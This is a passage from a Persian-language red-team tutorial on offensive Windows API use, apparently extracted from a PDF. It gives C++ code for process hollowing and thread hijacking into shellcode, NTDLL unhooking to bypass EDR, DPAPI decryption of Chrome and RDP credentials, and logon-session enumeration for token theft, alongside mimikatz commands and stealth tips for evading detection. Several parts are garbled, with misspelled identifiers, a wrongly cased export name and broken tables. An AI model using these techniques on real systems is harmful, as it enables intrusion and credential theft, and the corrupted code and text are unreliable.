            std::endl;
            std::wcout << L"Flags: " <<
            pBuf[i].usri1_flags << std::endl;
            std::wcout << L"Comment: " <<
            (pBuf[i].usri1_comment ?
            pBuf[i].usri1_comment : L"(none)") <<
            std::endl;
            std::wcout << std::endl;
    }
}
```

```

        }
    } else {
        std::wcerr << L"NetUserEnum failed
with error code: " << status << std::endl;
    }

    if (pBuf) {
        NetApiBufferFree(pBuf);
    }

    return 0;
}

```

پرچم‌های مهم (usr1l_flags)

این پرچم‌ها وضعیت حساب و سیاست‌ها را تعریف می‌کنند.

پرچم	توضیح
UF_ACCOUNTDISABLE	حساب غیرفعال است
UF_PASSWD_NOTREQD	گذرواژه لازم نیست
UF_LOCKOUT	حساب به دلیل سیاست قفل شده است
UF_DONT_EXPIRE_PASSTWD	گذرواژه هرگز منقضی نمی‌شود

برای بررسی پرچم، از عملگر AND بیت‌به‌بیت استفاده کنید:

```

if (pBuf[i].usr1l_flags & UF_ACCOUNTDISABLE)
{
    std::wcout << L"Account is disabled" <<
    std::endl;
}

```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

موارد استفاده در تیم قرمز

- شناسایی حسابهایی با دسترسی مدیر یا پیکربندی نادرست
- کشف حسابهای قبیمی یا غیرفعال که ممکن است ربوه شوند
- جستجوی حسابهای سرویس یا پشتیبان بدون گذرواژه یا با انقضای غیرفعال
- ترکیب با `NetLocalGroupGetMembers` برای استخراج عضویت در گروهها جهت ترسیم نقشه دسترسی‌ها

تشخیص و دور زدن توسط EDR

- این API‌ها قانونی هستند و اغلب توسط مدیران سیستم استفاده می‌شوند
- ممکن است در سناریوهای پس از بهره‌برداری در صورت استفاده غیرمعمول تحت نظارت باشند
- برای پنهان کاری، می‌توان آدرس تابع را به صورت پویا حل کرد یا به جای فراخوانی از `Netapi32.dll` از `syscalls` مستقیم استفاده کرد

NtMapViewOfSection / - مثال های کاربردی NtUnMapViewOfSection

هدف

این دو API بومی NT برای نگاشت (Map) یا خارج کردن نگاشت (Unmap) یک بخش (فایل نگاشته شده در حافظه، حافظه اشتراکی، یا یک تصویر اجرایی) در فضای آدرس مجازی یک پردازش استفاده می شوند.

موارد استفاده رایج:

- DLL Hollowing / Process Hollowing
- Unhook NTDLL (بازنگاری نسخه تمیز)
- بارگذاری DLL به صورت بازتابی / دستی (Mapping)
- .Hell's Gate های فراخوانی مستقیم سیستم (مانند SysWhispers)
- تکنیک های بارگذاری بدافزار که از LoadLibrary و بارگذار ویندوز عبور می کنند

امضایتابع – NtMapViewOfSection

```
NTSYSCALLAPI NTSTATUS NtMapViewOfSection(
```

HANDLE	SectionHandle,
HANDLE	ProcessHandle,
PVOID	*BaseAddress,
ULONG_PTR	ZeroBits,
SIZE_T	CommitSize,
PLARGE_INTEGER	SectionOffset,
PSIZE_T	ViewSize,
DWORD	InheritDisposition,
ULONG	AllocationType,
ULONG	Win32Protect

```
) ;
```

پارامترهای کلیدی:

پارامتر	توضیح
SectionHandle	هندل به یک بخش (ساخته شده با <code>(NtCreateSection)</code>)
ProcessHandle	هندل پردازش هدف (محلي یا راه دور)
BaseAddress	شاره گر به آدرس پایه مورد نظر (اختياری)
ZeroBits	معمولًاً + (برای همترازی آدرس در <code>\x86</code>)
CommitSize	حداقل اندازه ای که باید <code>Commit</code> شود (معمولًاً ۰)
SectionOffset	افست شروع نگاشت در بخش
ViewSize	اندازه نگاشت (ورودي/خروجي)
InheritDisposition	<code>ViewShare</code> یا <code>ViewUnmap</code> معمولًاً
AllocationType	پرچم های حافظه حافظه (مانند <code>PAGE_EXECUTE_READ</code>)
Win32Protect	در صورت موفقیت مقدار <code>STATUS_SUCCESS</code> (۰) باز می گردد.

– امضای تابع `NtUnmapViewOfSection`

```
NTSYSCALLAPI NTSTATUS NtUnmapViewOfSection(
    HANDLE ProcessHandle,
    PVOID BaseAddress
);
```

- نگاشت یک بخش قبلًاً `Map` شده را از پردازش هدف خارج می کند
- رايچ در `Process Hollowing` (جايگزيني حافظه یک پردازش معلق)

روند کلی استفاده:

1. ساخت یا بازگردن یک بخش با استفاده از `.NtCreateSection` یا مشابه `CreateFileMapping`

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۲. نگاشت بخش به حافظه با **NtMapViewOfSection**
۳. در صورت نیاز، کپی یا تغییر داده ها در ناحیه نگاشته شده
۴. خارج کردن نگاشت با **NtUnmapViewOfSection** پس از اتمام کار

مثال عملی – بازنگاری نسخه تمیز NTDLL

هدف: بارگذاری دوباره نسخه تمیز **ntdll.dll** از دیسک به حافظه برای عبور از **.EDR** های **Hook**

مراحل:

۱. باز کردن فایل **C:\Windows\System32\ntdll.dll** با **CreateFile**
۲. ساخت بخش با **NtCreateSection**
۳. نگاشت بخش با **NtMapViewOfSection**
۴. کپی کردن بخش **text**. روی نسخه موجود **ntdll** در حافظه پردازش
۵. خارج کردن نگاشت بخش تمیز با **NtUnmapViewOfSection**

نمونه کد ساده - نگاشت C++ به حافظه ntdll.dll

```
#include <Windows.h>
#include <winternl.h>
#include <iostream>

typedef NTSTATUS (NTAPI* pNtMapViewOfSection)(
    HANDLE, HANDLE, PVOID*, ULONG_PTR,
    SIZE_T, PLARGE_INTEGER,
    PSIZE_T, DWORD, ULONG, ULONG
);

typedef NTSTATUS (NTAPI*
pNtUnmapViewOfSection)(HANDLE, PVOID);

int main() {
    HANDLE hFile =
CreateFileW(L"C:\Windows\System32\ntdll.dll",
GENERIC_READ,
FILE_SHARE_READ, NULL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        std::cerr << "Failed to open
ntdll.dll" << std::endl;
        return 1;
    }

    HANDLE hSection = NULL;
    NTSTATUS status = NtCreateSection(
        &hSection, SECTION_MAP_READ, NULL,
        0, PAGE_READONLY, SEC_IMAGE, hFile
    );

    if (!NT_SUCCESS(status)) {
        std::cerr << "NtCreateSection failed"
<< std::endl;
        CloseHandle(hFile);
        return 1;
    }
}
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
SIZE_T viewSize = 0;
PVOID baseAddress = NULL;

HMODULE hNtdll =
GetModuleHandleW(L"ntdll.dll");

pNtMapViewOfSection NtMap =
(pNtMapViewOfSection)GetProcAddress(
    GetModuleHandleW(L"ntdll.dll"),
    "NtMapViewOfSection"
);

status = NtMap(hSection,
GetCurrentProcess(), &baseAddress, 0, 0,
NULL,
&viewSize, ViewUnmap, 0,
PAGE_READONLY);

if (NT_SUCCESS(status)) {
    std::wcout << L"Clean ntdll mapped
at: " << baseAddress << std::endl;

        // You can now read .text section or
patch over existing ntdll
        // ...

pNtUnMapViewOfSection NtUnmap =
(pNtUnMapViewOfSection)GetProcAddress(
    GetModuleHandleW(L"ntdll.dll"),
    "NtUnMapViewOfSection"
);
NtUnmap(GetCurrentProcess(),
baseAddress);

} else {
    std::cerr << "NtMapViewOfSection
failed" << std::endl;
}
```

```

        CloseHandle(hSection);
        CloseHandle(hFile);
        return 0;
    }
}

```

یادداشت: NtCreateSection مستند نشده است اما از طریق ntdll.dll در GetProcAddress می‌توانید آن را به صورت دستی تعریف کنید یا با BarGzDari نماییم.

موارد استفاده در تیم قرمز / بدافزار

تکنیک توضیح

Unmap DLL اصلی با NtUnMapViewOfSection	DLL Hollowing
--	---------------

نسخه تغییر یافته

بارگذاری دوباره نسخه تمیز ntdll.dll و بازنویسی بخش text.	NTDLL Unhook
--	--------------

Unmap کردن تصویر پردازش معلق و تزریق Shellcode	Process Hollowing
--	-------------------

نگاشت بازتابی فایل‌های PE از بافر حافظه با رگذاری Payload های سفارشی بدون لمس دیسک	Shellcode Reflectors
--	----------------------

تشخیص و

ریسک

نقشه شناسایی	
ممکن است برای تغییر نگاشت حافظه یا تصاویر تحت نظرات باشد	NtMapViewOfSection

استفاده غیرعادی از SEC_IMAGE یا می‌تواند هشدار رفتاری ایجاد کند	PAGE_EXECUTE_READWRITE
---	------------------------

ممکن است در صورت انجام توسط پردازش غیرقابل اعتماد باعث هشدار شود	نگاشت DLL‌های سیستمی شناخته شده
Process روى راچ در ... RunPE.Hollowing	NtUnmapViewOfSection پردازش‌های خارجی

نکته پنهان کاری: از Stub‌های مستقیم Syscall (با دستور `syscall; ret` و `SSN`) برای عبور از Hook‌های User-mode استفاده کنید. ابزارهایی مانند Heaven's Gate یا TartarusGate این امکان را فراهم می‌کنند.

خلاصه:

- NtMapViewOfSection بخش‌ها (حافظه اشتراکی، فایل پشتیبان، مبتنی بر تصویر) را به یک پردازش نگاشت می‌کند.
- NtUnMapViewOfSection آن‌ها را حذف می‌کند.
- این توابع کنترل دقیق بر چینش حافظه را فراهم می‌کنند و برای Loader‌های مخفی کار و ابزارهای پس از بهره‌برداری حیاتی هستند.
- برخلاف LoadLibrary، بار گذار ویندوز یا DllMain را فراخوانی نمی‌کنند.

SetThreadContext / - مثال های کاربردی GetThreadContext

هدف

این توابع امکان خواندن و تغییر وضعیت ثبات های CPU یک نخ (Thread) خاص را فراهم می کنند. که شامل موارد زیر است:

- شمارنده دستور (Instruction Pointer: EIP/RIP)
- اشاره گر پشته (Stack Pointer: ESP/RSP)
- ثبات های عمومی (General-purpose registers)
- انتخابگرهای سگمنت (Segment selectors)
- ثبات های ممیز شناور و دیباگ

چرا این موضوع برای تیم قرمز مهم است
دست کاری Context نخ اجازه پیاده سازی تکنیک های پیشرفتی پس از بهره برداری را می دهد، مانند:

کاربرد	تکنیک
بازنویسی پردازش معلق و اشاره دادن به شل کد RIP [*]	Process Hollowing
تغییر مسیر اجرای یک نخ در پردازش دیگر	Thread Hijacking
تنظیم شمارنده دستور برای اجرای Loader Stub	Reflective Loaders
تغییر مسیر اجرا به ناحیه حافظه حاوی Payload	Shellcode Launch

پروتوتایپ توابع

GetThreadContext

```
BOOL GetThreadContext(
```

HANDLE hThread,

LPCONTEXT lpContext

);

SetThreadContext

```
BOOL SetThreadContext(
```

HANDLE hThread,

const CONTEXT *lpContext

);

جزئیات مهم

- باید `hThread` دسترسی `THREAD_GET_CONTEXT` یا `THREAD_SET_CONTEXT` داشته باشد.
- نخ باید برای استفاده قابل اعتماد، متوقف (`Suspended`) باشد.
- ساختار `CONTEXT_FULL` باید با پرچم های مناسب (مثل `CONTEXT_CONTROL` یا `CONTEXT_CONTROL`) مقداردهی شود.

نکته معماري:

- در `X86` (۳۲بیت): شمارنده دستور EIP است.
- در `X64` (۶۴بیت): شمارنده دستور RIP است.

برای نخ های ۳۲بیتی در سیستم عامل `Wow64` `GetThreadContext` و `SetThreadContext` استفاده کنید.

ساختار: CONTEXT (۱۴)

```
typedef struct _CONTEXT {  
    DWORD64 R1Home;  
    DWORD64 Rax;  
    DWORD64 RcX;  
    DWORD64 Rip;  
    DWORD64 Rsp;  
    DWORD64 Rbp;  
    // ... many other registers  
    DWORD ContextFlags;  
} CONTEXT;
```

مقدار ContextFlags باید یکی از موارد زیر (یا ترکیب آن‌ها) باشد:

- CONTEXT_FULL
- CONTEXT_CONTROL
- CONTEXT_INTEGER

نمونه C++ – تغییر مسیر نخ به شل کد (۶۴ بیت)

```
#include <Windows.h>
#include <iostream>

int main() {
    STARTUPINFO si = { sizeof(si) };
    PROCESS_INFORMATION pi;

    // Start suspended process (e.g.,
    hollowing)
    if
        (!CreateProcessW(L"C:\\Windows\\System32\\not
epad.exe", NULL, NULL, NULL, FALSE,
                           CREATE_SUSPENDED,
        NULL, NULL, &si, &pi)) {
            std::cerr << "CreateProcess
failed.\n";
            return 1;
    }

    // Allocate shellcode
    LPVOID remoteShellcode =
VirtualAllocEx(pi.hProcess, NULL, 0x1000,
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    BYTE shellcode[] = { 0x90, 0x90, 0xC3 };
    // NOP NOP RET (just for testing)
    WriteProcessMemory(pi.hProcess,
remoteShellcode, shellcode,
sizeof(shellcode), NULL);

    // Set up context
    CONTEXT ctx;
    ctx.ContextFlags = CONTEXT_FULL;

    if (GetThreadContext(pi.hThread, &ctx)) {
        std::cout << "Original RIP: " <<
std::hex << ctx.Rip << std::endl;
        ctx.Rip = (DWORD64)remoteShellcode;
```

```

// Redirect execution
    SetThreadContext(pi.hThread, &ctx);
} else {
    std::cerr << "GetThreadContext failed." << std::endl;
}

ResumeThread(pi.hThread);

CloseHandle(pi.hThread);
CloseHandle(pi.hProcess);

return 0;
}

```

موارد استفاده تیم قرمز و تهاجمی

مثال

تکنیک

تغییر RIP نخ اصلی پردازش برای اجرای Payload تزریق شده	Process HOLLOWING
تغییر Context نخ موجود در یک پردازش سالم برای اجرای کد خودتان	Thread Stomping
ایجاد نخ ساختگی و تنظیم Context آن قبل از اجرا	Payload Launchers
تزریق شل کد به حافظه RWX و هدایت نخ به آن	Direct Injection

تشخیص توسط EDR و نکات OPSEC

اقدام

ریسک شناسایی

استفاده از SetThreadContext روی زیاد

پردازش دیگر

امضای رایج تزریق کد

نخ معلق + تغییر RIP یافته

نوشتن در حافظه RWX + تغییر Context معمولاً باعث هشدار رفتاری می شود

راهکارهای کاهاش شناسایی:

- استفاده از تکنیکهای Syscall غیرمستقیم (syscall; ret stubs)
- اجتناب از الگوهای تزریق شناخته شده (مثل CreateRemoteThread + WriteProcessMemory)
- استفاده از gadgets یا اجرای بدون نخ (QueueUserAPC، RtlIRemoteCall، NtContinue)

روش جایگزین اجرای شل کد با Context نخ

- ایجاد پردازش در حالت معلق
- تخصیص و نوشتن شل کد
- تنظیم Context نخ ← تغییر RIP به شل کد
- ادامه اجرای نخ با ResumeThread

این روش از توابعی مثل CreateRemoteThread دوری می کند و نامهای حساس در IAT را حذف می کند.

خلاصه

- وضعیت کامل CPU یک نخ را بازبایی می کند.
- آن را تغییر می دهد — اغلب برای تغییر مسیر اجرا.
- استفاده در تزریق کد، Hollowing، اجرای شل کد و تحويل Payload پس از بهره برداری.

مقدمه‌ای بر توسعه API ویندوز برای تیم قرمز

- در صورت سوءاستفاده ریسک شناسایی بالا دارد؛ ولی در ترکیب با تکنیک‌های مخفی‌کاری بسیار قدرتمند است.

مثال های کاربردی - CryptUnprotectData

هدف

یک API ویندوز است که داده هایی را که قبلاً با Windows Data CryptProtectData رمزگذاری شده اند، با استفاده از Protection API (DPAPI) رمزگشایی می کند.

موارد استفاده رایج:

- بازیابی اعتبارنامه های ذخیره شده (مثل رمزهای مرورگر، کلیدهای Wi-Fi، کلیدهای اپلیکیشن)
- رمزگشایی داده ها یا رازهایی که توسط بدافزار یا نرم افزارهای قانونی ذخیره شده اند
- استخراج اطلاعات حساس از Credential Manager، LSA Secrets، RDP، Chrome و ...

امضای تابع

```
BOOL CryptUnprotectData(
    DATA_BLOB* pDataIn,
    LPWSTR* ppszDataDescr,
    DATA_BLOB* pOptionalEntropy,
    PVOID     pvReserved,
    CRYPTPROTECT_PROMPTSTRUCT* pPromptStruct,
    DWORD      dwFlags,
    DATA_BLOB* pDataOut
);
```

پارامترهای کلیدی

توضیح

اشارة گر به ساختار DATA_BLOB حاوی داده رمزگذاری شده

پارامتر

pDataIn

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

ppsxDescr	رشته توضیحات اختیاری (می‌تواند NULL باشد)
pOptionalEntropy	آنتروپی اختیاری (راز اضافی در زمان رمزگذاری؛ باید یکسان باشد)
pvReserved	رزرو شده (باید NULL باشد)
pPromptStruct	اطلاعات رابط کاربری اختیاری (معمولاً NULL)
dwFlags	پرچم‌ها (برای حالت پیش‌فرض روی بگذارد)
pDataOut	خروجی رمزگشایی شده را در یک DATA_BLOB برمی‌گرداند

ساختار: DATA_BLOB

```
typedef struct _DATA_BLOB {  
    DWORD cbData;  
    BYTE* pbData;  
} DATA_BLOB;
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

نمونه C++ – رمزگشایی یک Blob رمزگذاری شده با DPAPI

```
#include <Windows.h>
#include <WinCrypt.h>
#include <iostream>
#pragma comment(lib, "Crypt32.lib")

bool DecryptDPAPI(const BYTE* encryptedData,
DWORD dataSize) {
    DATA_BLOB inBlob = { dataSize,
const_cast<BYTE*>(encryptedData) };
    DATA_BLOB outBlob = {};

    if (CryptUnprotectData(&inBlob, NULL,
NULL, NULL, NULL, 0, &outBlob)) {
        std::cout << "Decrypted Data: ";
        for (DWORD i = 0; i < outBlob.cbData;
i++) {
            std::cout <<
static_cast<char>(outBlob.pbData[i]);
        }
        std::cout << std::endl;
        LocalFree(outBlob.pbData);
        return true;
    } else {
        std::cerr << "Decryption failed.
Error: " << GetLastError() << std::endl;
        return false;
    }
}
int main() {
    // Example encrypted data blob (you would
    // replace this with real encrypted data)
    BYTE exampleData[] = { /* insert real
    DPAPI-encrypted bytes here */ };
    DWORD exampleSize = sizeof(exampleData);

    DecryptDPAPI(exampleData, exampleSize);
    return 0;
}
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

هدف	توضیح	موارد استفاده تیم قرمز
رمزهای Chrome	استخراج از فایل SQLite (Login Data) و CryptUnprotectData رمزگشایی با CryptUnprotectData	
کلیدهای Wi-Fi	رمزگذاری شده با DPAPI در پروفایل های WLAN	
اعتبارنامه های RDP	ذخیره شده در Credential Manager یا رجیستری	
پیکربندی بدافزار	برخی بدافزارها از DPAPI برای ذخیره رشته های رمزگذاری شده استفاده می کنند	
LSA Secrets	رمزگشایی پس از استخراج Hives (SYSTEM + SECURITY) رجیستری (مانند	

محدودیت ها

- CryptUnprotectData از کلیدهای کاربر که در پروفایل کاربر ذخیره شده استفاده می کند:
- نیاز به Context کاربر صحیح (ورود یا شبیه سازی)
- ممکن است به Token LSASS یا دسترسی SYSTEM نیاز داشته باشد (در برخی پیکربندی ها)
- اگر آنتروپی اختیاری در زمان رمزگذاری استفاده شده باشد، باید همان آنتروپی را برای رمزگشایی ارائه دهید.

حملات پیشرفته DPAPI

تکنیک	توضیح
Master Key Extraction	گرفتن Master Key از APPDATA%\Microsoft\Protect\% رجیستری
Offline Decryption	استفاده از ابزارهایی مثل dpapi.h + mimikatz یا .dllcrypt با کلیدهای سرقت شده

LogonUser + LoadUserProfile	استفاده از برای اجرای کد در Context کاربر هدف	Impersonation
و sekurlsa::dpapi	ترکیب sekurlsa::credman برای استخراج اعتبارنامهها	LSASS Dump + DPAPI
رسیک		تشخیص و OPSEC
مستقیم کم (زیرا بسیاری از برنامهها استفاده می‌کنند)		فراخوانی CryptUnprotectData
خواندن فایل‌های SQLite مرورگر + متوجه (به‌ویژه در Context) غیرمجاز)		ترکیب با دسترسی SYSTEM / زیاد hive
		بهترین شیوه‌ها:

- مستقیماً از کد تزریق شده در پردازش مشکوک فراخوانی نکنید
- عملیات رمزگشایی را در پردازش راه دور یا اجرای مرحله‌ای انجام دهید
- داده‌های رمزگشایی شده را مدت طولانی در حافظه نگه ندارید

نمونه استفاده در سرقت رمزهای Chrome

- .۱ بازکردن پایگاه داده Login Data (SQLite)
- .۲ استخراج password_value از جدول logins
- .۳ فراخوانی CryptUnprotectData() برای گرفتن رمز عبور به صورت متن ساده
- .۴ تکرار برای همه رکوردها

خلاصه

- CryptUnprotectData داده های حساس رمزگذاری شده با API DPAPI را رمزگشایی می کند.
- به طور گسترده توسط برنامه ها و ابزارهای امنیتی ویندوز استفاده می شود.
- در عملیات تیم قرمز برای رمزگشایی رمزهای مرورگر، کلیدهای Wi-Fi، اعتبارنامه های RDP و موارد دیگر بسیار ارزشمند است.
- در صورت استفاده درست، ریسک شناسایی کم است ولی در ترکیب با تکنیک های دیگر بسیار قدرتمند خواهد بود.

مثال های کاربردی - LsaEnumerateLogonSessions / LsaGetLogonSessionData

هدف

این دو API مربوط به (Local Security Authority) امکان شمارش همه نشست های ورود (logon sessions) روی یک سیستم را فراهم می کنند، همراه با اطلاعات جزئی مانند:

- نام کاربری و دامنه
- زمان ورود و شناسه نشست (LUID)
- نوع ورود (service, remote, interactive وغیره)
- SID (شناسه امنیتی)
- بسته احراز هویت (مثل Kerberos یا MSV_0_1)

اهمیت این در کار Red Team و پس از نفوذ:

کاربرد	مزیت
شکار نشست	شناسایی کاربران سطح بالا یا کاربران RDP/remote
جعل توکن	پیدا کردن نشست هایی که می توان سرقت استفاده کرد
شکار اعتبارنامه	مشخص کردن کدام کاربران فعال هستند
سیستم های چند کاربره	کشف کاربران دیگر در RDS و Citrix و غیره

نمونه کد تابع ها

LsaEnumerateLogonSessions

```
NTSTATUS LsaEnumerateLogonSessions (
    PULONG LogonSessionCount,
    PFLUID *LogonSessionList
);
```

- فهرستی از شناسه های نشست ورود (LUID) را برمی گرداند
- شمارش و اشاره گر به فراخواننده داده می شود

LsaGetLogonSessionData

```
NTSTATUS LsaGetLogonSessionData (
    PFLUID LogonId,
    PSECURITY_LOGON_SESSION_DATA
    *ppLogonSessionData
);
```

- با دریافت LUID، ساختاری با تمام اطلاعات نشست را باز می گرداند

ساختار کلیدی: SECURITY_LOGON_SESSION_DATA

```
typedef struct _SECURITY_LOGON_SESSION_DATA {
    ULONG     Size;
    LUID      LogonId;
    UNICODE_STRING UserName;
    UNICODE_STRING LogonDomain;
    UNICODE_STRING AuthenticationPackage;
    ULONG     LogonType;
    ULONG     Session;
    PSID      Sid;
    LARGE_INTEGER LogonTime;
    // ...
} SECURITY_LOGON_SESSION_DATA,
*PSECURITY_LOGON_SESSION_DATA;
```

نمونه C++ – شمارش نشست‌ها و کاربران

```
#include <Windows.h>
#include <NTSecAPI.h>
#include <Sddl.h>
#include <iostream>

#pragma comment(lib, "Secur32.lib")

int wmain() {
    ULONG sessionCount = 0;
    PLUID sessions = nullptr;

    if
    (LsaEnumerateLogonSessions (&sessionCount,
    &sessions) != 0) {
        std::wcerr << L"Failed to enumerate
logon sessions." << std::endl;
        return 1;
    }

    for (ULONG i = 0; i < sessionCount; ++i)
    {
        PSECURITY_LOGON_SESSION_DATA
pSessionData = nullptr;
        if
        (LsaGetLogonSessionData (&sessions[i],
&pSessionData) == 0 && pSessionData) {
            if (pSessionData->UserName.Buffer
&& pSessionData->LogonDomain.Buffer) {
                std::wcout << L"User: " <<
std::wstring (pSessionData->UserName.Buffer,
pSessionData->UserName.Length / 2)
                << L"\\" <<
std::wstring (pSessionData-
>LogonDomain.Buffer, pSessionData-
>LogonDomain.Length / 2) << std::endl;
        }
    }
}
```

```

        std::wcout << L"Auth Package:
" << std::wstring(pSessionData-
>AuthenticationPackage.Buffer,
                    pSessionData-
>AuthenticationPackage.Length / 2) <<
std::endl;

        std::wcout << L"Logon Type: "
<< pSessionData->LogonType << std::endl;
        std::wcout << L"Session ID: "
<< pSessionData->Session << std::endl;

        if (pSessionData->Sid) {
            LPWSTR sidStr;
            if
(ConvertSidToStringSid(pSessionData->Sid,
&sidStr)) {
                std::wcout << L"SID:
" << sidStr << std::endl;
                LocalFree(sidStr);
            }
        }

        std::wcout << L"-----"
-----" << std::endl;
    }

LsaFreeReturnBuffer(pSessionData);
}
}

LsaFreeReturnBuffer(sessions);
return 0;
}

```

مقادیر Logon Type

معنی

مقدار

ورود به کنسول (Interactive)

۲

Network	۳
Batch	۴
Service	۵
Unlock	۷
(RDP) RemoteInteractive	۱۰
CachedInteractive	۱۱
(runas) NewCredentials	۹
این مقادیر کمک می کنند که نشستهای RDP، ورودهای سرویس و توکن های سرقته شناسایی شوند.	
کاربردهای Red Team	
ستاریو	
شناسایی نشستهای کاربران سطح بالا (مثل (DOMAIN\Administrator	Session Hijacking
.OpenProcessToken	همراه با
.DuplicateToken	Token Impersonation
ImpersonateLoggedOnUser	
پیدا کردن کاربران interactive و استخراج رمزها از حافظه LSASS	Credential Harvesting
مناسب برای سرورهای RDP، Trمينال، Citrix و محیطهای VDI	Multi-user Recon
شناسایی نشست کاربران دامنه برای pivot	Domain Lateral Movement
کشف و OPSEC	
Riftar	
Risik	

کم تا متوسط — ابزارهای سیستمی مشروع از آن استفاده می کنند	فراخوانی LsaEnumerateLogonSessions
بالا — در محیط های امن هشدار می دهد	دسترسی به داده نشست های غیر خودی

استفاده در باینری های `unsigned` یا تزریق شده بالا

نکات پنهان کاری:

- استفاده در لودرهای امضا شده یا پروسه های مشابه سیستم
- GetProcAddress کردن توابع LSA به صورت داینامیک با `Resolve`
- استفاده از `wrappers` در محیط های حساس مستقیم یا شل کد `syscall` به OPSEC

معادل در Mimikatz

Mimikatz از این API ها در هنگام اجرای دستورات زیر استفاده می کند:

```
privilege::debug  
sekurlsa::logonpasswords
```

اینها اعتبارنامه نشست های interactive را dump می کنند.

خلاصه

- LUID های نشست ورود را LsaEnumerateLogonSessions می دهد
- SID و نام کاربری، دامنه، نوع نشست، LsaGetLogonSessionData
- زمان را بازمی گرداند برای کشف نشست، حرکت جانبی و ارتقاء سطح دسترسی حیاتی است
- در صورت ترکیب با سرقت توکن، خواندن حافظه LSASS یا ابزارهای harvest اعتبار، بسیار قدرتمند است

مرور کلی بر MalAPI

پروژه MalAPI که توسط پژوهشگر امنیتی mr.d.x راهاندازی شده، یک منبع کاملاً متن باز و رایگان برای شناسایی و درک توابع Windows API است که بیشتر در بدافزارها استفاده می‌شوند. این وبسایت مثل یک فرهنگ لغت تخصصی عمل می‌کند و توضیح می‌دهد هر API چه کاری انجام می‌دهد، معمولاً در بدافزارها برای چه هدفی استفاده می‌شود، و لینک مستندات رسمی مایکروسافت را هم ارائه می‌دهد.

ویژگی‌های مهم MalAPI.io

دسته‌بندی بر اساس کاربرد مخرب

تمام API‌ها در دسته‌هایی مثل شمارش اطلاعات سیستم (Enumeration)، تزریق کد (Injection)، فرار از شناسایی (Evasion)، ضددیباگ (Anti-Debugging)، ارتباطات اینترنتی و غیره مرتب شده‌اند. این کار باعث می‌شود سریع‌تر بفهمید هر تابع در چه نوع حملاتی استفاده می‌شود.

توضیحات کامل هر API

برای هر تابع، نام DLL، کاربردهای رایج، کاربردهای احتمالی در بدافزار، و لینک مستقیم به مستندات رسمی مایکروسافت وجود دارد.

حالت Mapping (نقشه‌برداری)

این قابلیت به شما اجازه می‌دهد API‌ها را انتخاب کنید، آن‌ها را هایلایت کرده و به صورت جدول خروجی بگیرید. این ویژگی برای تهیه گزارش یا بررسی همزمان چند API بسیار کاربردی است.

مشارکت کاربران

هر کسی می‌تواند API جدید اضافه کند یا توضیحات را بهبود دهد. این همکاری جمعی باعث می‌شود پایگاه داده همیشه بهروز و کامل بماند.

کاربردهای MalAPI.io

- تحلیل بدافزار: اگر مشغول مهندسی معکوس هستید، با دیدن نام API در کد بدافزار می‌توانید سریع متوجه شوید که این تابع چه کاری می‌کند و چرا استفاده شده است.
- Red Teaming: اعضای تیم قرمز می‌توانند با پیدا کردن API‌های حساس، سناریوهای حمله واقعی‌تر و مخفیانه‌تری پیاده کنند.
- آموزش و یادگیری: اگر تازه‌کار هستید و می‌خواهید Windows Internals یا تکنیک‌های بدافزار را یاد بگیرید، این سایت یک مرجع ساده و قابل فهم برایتان خواهد بود.

چند نمونه API از MalAPI.io

- GetWindowsDirectoryA ← مسیر پوشه ویندوز را برمی‌گرداند. بدافزار ممکن است از این برای پیدا کردن فایل‌ها و مسیرهای سیستمی استفاده کند.
- WriteProcessMemory ← امکان نوشتن داده در حافظه یک فرایند دیگر را فراهم می‌کند. این تابع پایه اصلی بسیاری از تکنیک‌های تروریق کد است.
- IsDebuggerPresent ← بررسی می‌کند آیا برنامه تحت دیباگ است یا نه. بدافزارها برای شناسایی تحلیلگر از این استفاده می‌کنند.
- ControlServiceExA ← کنترل سرویس‌های ویندوز مثل شروع، توقف یا تغییر وضعیت آن‌ها. این کار می‌تواند برای خاموش کردن سرویس‌های امنیتی استفاده شود.

- FindResourceExA ← جستجوی منابع داخلی در فایل اجرایی یا DLL. بدافزارها می‌توانند با این روش، محتواهای مخرب پنهان شده را پیدا کنند.

وبسایت رسمی: <https://malapi.io>

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

به زبان ساده: MalAPI.io یک نقشه راه برای کشف و درک API‌های ویندوز است که مهاجمان و بدافزارها از آن‌ها سوءاستفاده می‌کنند. با این ابزار می‌توانید هم تحلیل دقیق‌تری انجام دهید، هم در حملات شبیه‌سازی شده حرفاًی‌تر عمل کنید.

API Ordinal در ویندوز – راهنمای آموزشی

مقدمه

در ویندوز، هر تابع یا متغیری که یک DLL صادر (Export) می‌کند، معمولاً با نام آن فرآخوانی می‌شود. اما یک روش جایگزین به نام **Ordinal** هم وجود دارد که به جای نام، از یک عدد ترتیبی منحصر به فرد استفاده می‌کند.

Ordinal چگونه کار می‌کند؟

وقتی یک DLL ساخته می‌شود، لینکر می‌تواند برای هر تابع صادر شده یک شماره **Ordinal** مشخص کند. این شماره مثل یک شناسه است و الزامی ندارد که بر اساس حروف الفبا مرتب باشد.

توسعه‌دهنده می‌تواند این **Ordinal**‌ها را به صورت دستی در فایل **.def** یا با دستورات لینکدهنده تعیین کند.

یک برنامه یا DLL دیگر می‌تواند تابع مورد نظر را با همین شماره وارد کند، بدون نیاز به استفاده از رشته نام تابع.

چون مقایسه عدد سریع‌تر از مقایسه رشته است، استفاده از **Ordinal**‌ها می‌تواند زمان بارگذاری برنامه را کمی کاهش دهد، مخصوصاً در نرم‌افزارهایی که حساس به کارایی هستند.

مزایا

۱. سرعت بیشتر – پیدا کردن تابع بر اساس عدد سریع‌تر از جستجو با نام است.
۲. پنهان‌سازی (Obfuscation) – چون نام توابع مخفی می‌شود، مهندسی معکوس سخت‌تر می‌شود.

معایب و ریسک‌ها

۱. کاهش خوانایی و نگهداری سخت‌تر – وقتی فقط اعداد وجود دارند، فهمیدن کار تابع مشکل‌تر است.
۲. مشکل ناسازگاری – اگر نسخه جدید DLL شماره‌های Ordinal را تغییر دهد، برنامه‌های وابسته ممکن است خراب شوند.

